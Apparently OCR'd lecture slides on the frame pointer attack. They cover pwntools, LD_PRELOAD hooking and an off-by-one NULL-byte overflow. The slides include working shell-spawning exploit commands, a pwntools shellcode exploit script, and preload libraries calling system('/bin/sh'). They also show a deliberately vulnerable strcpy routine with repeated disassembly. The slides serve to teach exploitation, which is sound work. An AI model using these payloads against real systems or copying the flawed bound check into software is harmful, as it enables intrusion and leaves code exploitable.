Frame pointer attack

Insu Yun

Today’s lecture

- Learn a basic usage of pwntools
- Understand LD_PRELOAD
- Understand frame pointer attack

Boom!!

```
insu ~ $ ./getenv
0xffffb8a3
```

```
insu ~ $ gdb --args ./vuln $(python -c'print"A"*16+"BBBB"+"\xa3\xc8\xff\xff"')
```

```
gdb-peda$ r
Starting program: /home/insu/vuln AAAAAAAAAAAAAAAABBBB
process 19464 is executing new program: /bin/dash
$ id
uid=1000(insu) gid=1000(insu) groups=1000(insu),4(adm),
```

```
insu ~ $ ./vuln $(python -c'print"A"*16+"BBBB"+"\xa3\xc8\xff\xff"')
$ id
uid=1000(insu) gid=1000(insu) groups=1000(insu),4(adm),24(cdrom),27(s
```


Issues with command line

- No interaction
- Easy to mistake
  - e.g., manual convert for little endian
- Hard to reproduce
  - Requires several steps for exploitation (e.g., setting environment variable)
- Difficult to debug

pwntools

- Python-based exploit development library
  - https://github.com/Gallopsled/pwntools

- It provides a rich set of utilities for exploit development
  - Interaction with a program
  - Shellcode
  - ELF parsing
  - GDB integration
  - …



e.g., pwntools version

```python
from pwn import *
# set up an architecture as i386, which is x86 32bit
context.arch = 'i386'

# get shellcode and make it machine code by asm()
shellcode = asm(shellcraft.linux.sh())
env = { "SHELLCODE": b"\x90"*0x10000 + shellcode }

# set a payload; convert address into little endian using p32(x)
payload = b'A'*16 + b'B'*4 + p32(0xffffc8a3)

# run a program
p = process(['./vuln', payload], env=env)
# make it interactive for sending commands
p.interactive()
```

```
insu ~/playground $ python3 exploit.py
[+] Starting local process './vuln': pid 3495
[*] Switching to interactive mode
$ id
uid=1000(insu) gid=1000(insu) groups=1000(insu)
```

Q: Why not use LD_PRELOAD?

- LD_PRELOAD: A path for a shared library that is loaded before others
  - Used for hooking functions in shared library (e.g., malloc)

```c
// target.c
int main() {
  puts("Hello World");
}
```

```c
// libpreload.c
int puts(const char *s) {
  printf("Hook: %s\n", s);
  return 0;
}
```

```
insu ~ $ LD_PRELOAD=$(pwd)/libpreload.so ./target
Hook: Hello World
```

Spawn a shell using LD_PRELOAD

```c
// libpreload2.c
int puts(const char *s) {
  system("/bin/sh");
  return 0;
}
```

```
insu ~ $ LD_PRELOAD=$(pwd)/libpreload2.so ./target
ERROR: ld.so: object '/home/insu/libpreload2.so' from LD_PRELOAD cannot be preloaded (wrong ELF class: ELFCLASS32): ignored.
ERROR: ld.so: object '/home/insu/libpreload2.so' from LD_PRELOAD cannot be preloaded (wrong ELF class: ELFCLASS32): ignored.
$ id
ERROR: ld.so: object '/home/insu/libpreload2.so' from LD_PRELOAD cannot be preloaded (wrong ELF class: ELFCLASS32): ignored.
uid=1000(insu) gid=1000(insu) groups=1000(insu),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),116(lpadmin),126(sambashare),999(docker)
```

Spawn a shell using a constructor

```c
// libpreload3.c
__attribute__((constructor))
void init(void) {
  printf("Spawn a shell\n");
  system("/bin/sh");
}
```

```
insu ~ $ LD_PRELOAD=$(pwd)/libpreload3.so ./target
Spawn a shell
ERROR: ld.so: object '/home/insu/libpreload3.so' from LD_PRELOAD cannot be preloaded (wrong ELF class: ELFCLASS32): ignored.
ERROR: ld.so: object '/home/insu/libpreload3.so' from LD_PRELOAD cannot be preloaded (wrong ELF class: ELFCLASS32): ignored.
$ id
ERROR: ld.so: object '/home/insu/libpreload3.so' from LD_PRELOAD cannot be preloaded (wrong ELF class: ELFCLASS32): ignored.
uid=1000(insu) gid=1000(insu) groups=1000(insu),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),116(lpadmin),126(sambashare),999(docker)
```

Fact: LD_PRELOAD doesn’t work with setu(g)id binary!

- Simple version: LD_PRELOAD does not work with setu(gid) binary

- Complicated version: LD_PRELOAD works with setu(gid) binary only if
  1) your preload library is placed in default path (e.g., /usr/lib)
  2) your preload library should have same setuid permission with your target binary

  → In other worlds, in general situation, it does not work!

LD_PRELOAD is handled by a dynamic loader

- ELF loading is very complicated (see, https://lwn.net/Articles/631631/)

- In a toy operating system (e.g., pintos)
  - Construct stack, including environment variables + arguments
  - Load an ELF image (including code + binary data)
  - Set an instruction point with an entry point in an ELF binary

ELF header contains an entry point

```
insu ~ $ readelf -h ./target
ELF Header:
  Magic:   7f 45 4c 46 01 01 01 00 00 00 00 00 00 00 00 00
  Class:                             ELF32
  Data:                              2's complement, little endian
  Version:                           1 (current)
  OS/ABI:                            UNIX - System V
  ABI Version:                       0
  Type:                              EXEC (Executable file)
  Machine:                           Intel 80386
  Version:                           0x1
  Entry point address:               0x8048310
  Start of program headers:          52 (bytes into file)
  Start of section headers:          5976 (bytes into file)
  Flags:                             0x0
  Size of this header:               52 (bytes)
  Size of program headers:           32 (bytes)
  Number of program headers:         9
  Size of section headers:           40 (bytes)
  Number of section headers:         30
  Section header string table index: 29
```

LD_PRELOAD is handled by a dynamic loader

- ELF loading is very complicated (see, https://lwn.net/Articles/631631/)

- In a toy operating system (e.g., pintos)
  - Construct stack, including environment variables + arguments
  - Load a loader image (including code + binary data)
  - Set an instruction point with an entry point in a loader
    - /lib/ld-linux.so.2

- A loader makes a list of shared libraries for function resolution considering ‘LD_PRELOAD’

Garbage data from a loader

```
insu ~ $ gdb -q target
Reading symbols from target...(no debugging symbols found)...done.
gdb-peda$ b _start
Breakpoint 1 at 0x8048310
gdb-peda$ r
Starting program: /home/insu/target
```

```
gdb-peda$ x/100wx $esp-1000
0xffffcb68:     0x00000070      0xf7fee983      0x00000070      0xf7fd673
0xffffcb78:     0x00000001      0xffffffff      0xf7ffd000      0xf7dc1dc8
0xffffcb88:     0xf7fcf110      0xf7fe6b9e      0x00000007      0x00000010
0xffffcb98:     0xffffcae0      0xf7fe3bf6      0xf7ffd000      0x00000006
0xffffcba8:     0xf7ffd000      0xf7fe15c2      0xf7ffc000      0x00001000
0xffffcbb8:     0x00000001      0xf7fe1930      0xf7fe1587      0x00000000
0xffffcbc8:     0x00000000      0xf7fe19a6      0xf7ffd558      0x00000001
0xffffcbd8:     0x00000001      0x00000000      0xf7ff3354      0x00000003
```


Loader’s stack data

This will be affected by LD_PRELOAD. Try it for `jmp-to-where2`

Example: frame pointer attack


```
void vuln(char *arg) {
  char buf[256];
  if (strlen(arg) > 256) {
    printf("Too long...\n");
    exit(-1);
  }
  strcpy(buf, arg);
}

int main(int argc, char *argv[]) {
  if (argc < 2) return -1;
  vuln(argv[1]);
}
```

Off-by-one NULL byte overflow




$ ./target "A"*256


```
; vuln
0x08048486 <+0>:      push   ebp
0x08048487 <+1>:      mov    ebp,esp
0x08048489 <+3>:      sub    esp,0x100
0x0804848f <+9>:      push   DWORD PTR [ebp+0x8]
0x08048492 <+12>:     call   0x8048340 <strlen@plt>
0x08048497 <+17>:     add    esp,0x4
0x0804849a <+20>:     cmp    eax,0x100
0x0804849f <+25>:     jbe    0x80484b0 <vuln+42>
0x080484a1 <+27>:     push   0x8048560
0x080484a6 <+32>:     call   0x8048330 <puts@plt>
0x080484ab <+37>:     add    esp,0x4
0x080484ae <+40>:     jmp    0x80484c2 <vuln+60>
0x080484b0 <+42>:     push   DWORD PTR [ebp+0x8]
0x080484b3 <+45>:     lea    eax,[ebp-0x100]
0x080484b9 <+51>:     push   eax
0x080484ba <+52>:     call   0x8048320 <strcpy@plt>
0x080484bf <+57>:     add    esp,0x8
0x080484c2 <+60>:     leave
0x080484c3 <+61>:     ret
```





```
; vuln
0x08048486 <+0>:     push   ebp
0x08048487 <+1>:     mov    ebp,esp
0x08048489 <+3>:     sub    esp,0x100
0x0804848f <+9>:     push   DWORD PTR [ebp+0x8]
0x08048492 <+12>:    call   0x8048340 <strlen@plt>
0x08048497 <+17>:    add    esp,0x4
0x0804849a <+20>:    cmp    eax,0x100
0x0804849f <+25>:    jbe    0x80484b0 <vuln+42>
0x080484a1 <+27>:    push   0x8048560
0x080484a6 <+32>:    call   0x8048330 <puts@plt>
0x080484ab <+37>:    add    esp,0x4
0x080484ae <+40>:    jmp    0x80484c2 <vuln+60>
0x080484b0 <+42>:    push   DWORD PTR [ebp+0x8]
0x080484b3 <+45>:    lea    eax,[ebp-0x100]
0x080484b9 <+51>:    push   eax
0x080484ba <+52>:    call   0x8048320 <strcpy@plt>
0x080484bf <+57>:    add    esp,0x8
0x080484c2 <+60>:    leave
0x080484c3 <+61>:    ret
```





```
; vuln
0x08048486 <+0>:      push   ebp
0x08048487 <+1>:      mov    ebp,esp
0x08048489 <+3>:      sub    esp,0x100
0x0804848f <+9>:      push   DWORD PTR [ebp+0x8]
0x08048492 <+12>:     call   0x8048340 <strlen@plt>
0x08048497 <+17>:     add    esp,0x4
0x0804849a <+20>:     cmp    eax,0x100
0x0804849f <+25>:     jbe    0x80484b0 <vuln+42>
0x080484a1 <+27>:     push   0x8048560
0x080484a6 <+32>:     call   0x8048330 <puts@plt>
0x080484ab <+37>:     add    esp,0x4
0x080484ae <+40>:     jmp    0x80484c2 <vuln+60>
0x080484b0 <+42>:     push   DWORD PTR [ebp+0x8]
0x080484b3 <+45>:     lea    eax,[ebp-0x100]
0x080484b9 <+51>:     push   eax
0x080484ba <+52>:     call   0x8048320 <strcpy@plt>
0x080484bf <+57>:     add    esp,0x8
0x080484c2 <+60>:     leave
0x080484c3 <+61>:     ret
```




```
; vuln
0x08048486 <+0>:     push   ebp
0x08048487 <+1>:     mov    ebp,esp
0x08048489 <+3>:     sub    esp,0x100
0x0804848f <+9>:     push   DWORD PTR [ebp+0x8]
0x08048492 <+12>:    call   0x8048340 <strlen@plt>
0x08048497 <+17>:    add    esp,0x4
0x0804849a <+20>:    cmp    eax,0x100
0x0804849f <+25>:    jbe    0x80484b0 <vuln+42>
0x080484a1 <+27>:    push   0x8048560
0x080484a6 <+32>:    call   0x8048330 <puts@plt>
0x080484ab <+37>:    add    esp,0x4
0x080484ae <+40>:    jmp    0x80484c2 <vuln+60>
0x080484b0 <+42>:    push   DWORD PTR [ebp+0x8]
0x080484b3 <+45>:    lea    eax,[ebp-0x100]
0x080484b9 <+51>:    push   eax
0x080484ba <+52>:    call   0x8048320 <strcpy@plt>
0x080484bf <+57>:    add    esp,0x8
0x080484c2 <+60>:    leave
0x080484c3 <+61>:    ret
```




```
; vuln
0x08048486 <+0>:     push   ebp
0x08048487 <+1>:     mov    ebp,esp
0x08048489 <+3>:     sub    esp,0x100
0x0804848f <+9>:     push   DWORD PTR [ebp+0x8]
0x08048492 <+12>:    call   0x8048340 <strlen@plt>
0x08048497 <+17>:    add    esp,0x4
0x0804849a <+20>:    cmp    eax,0x100
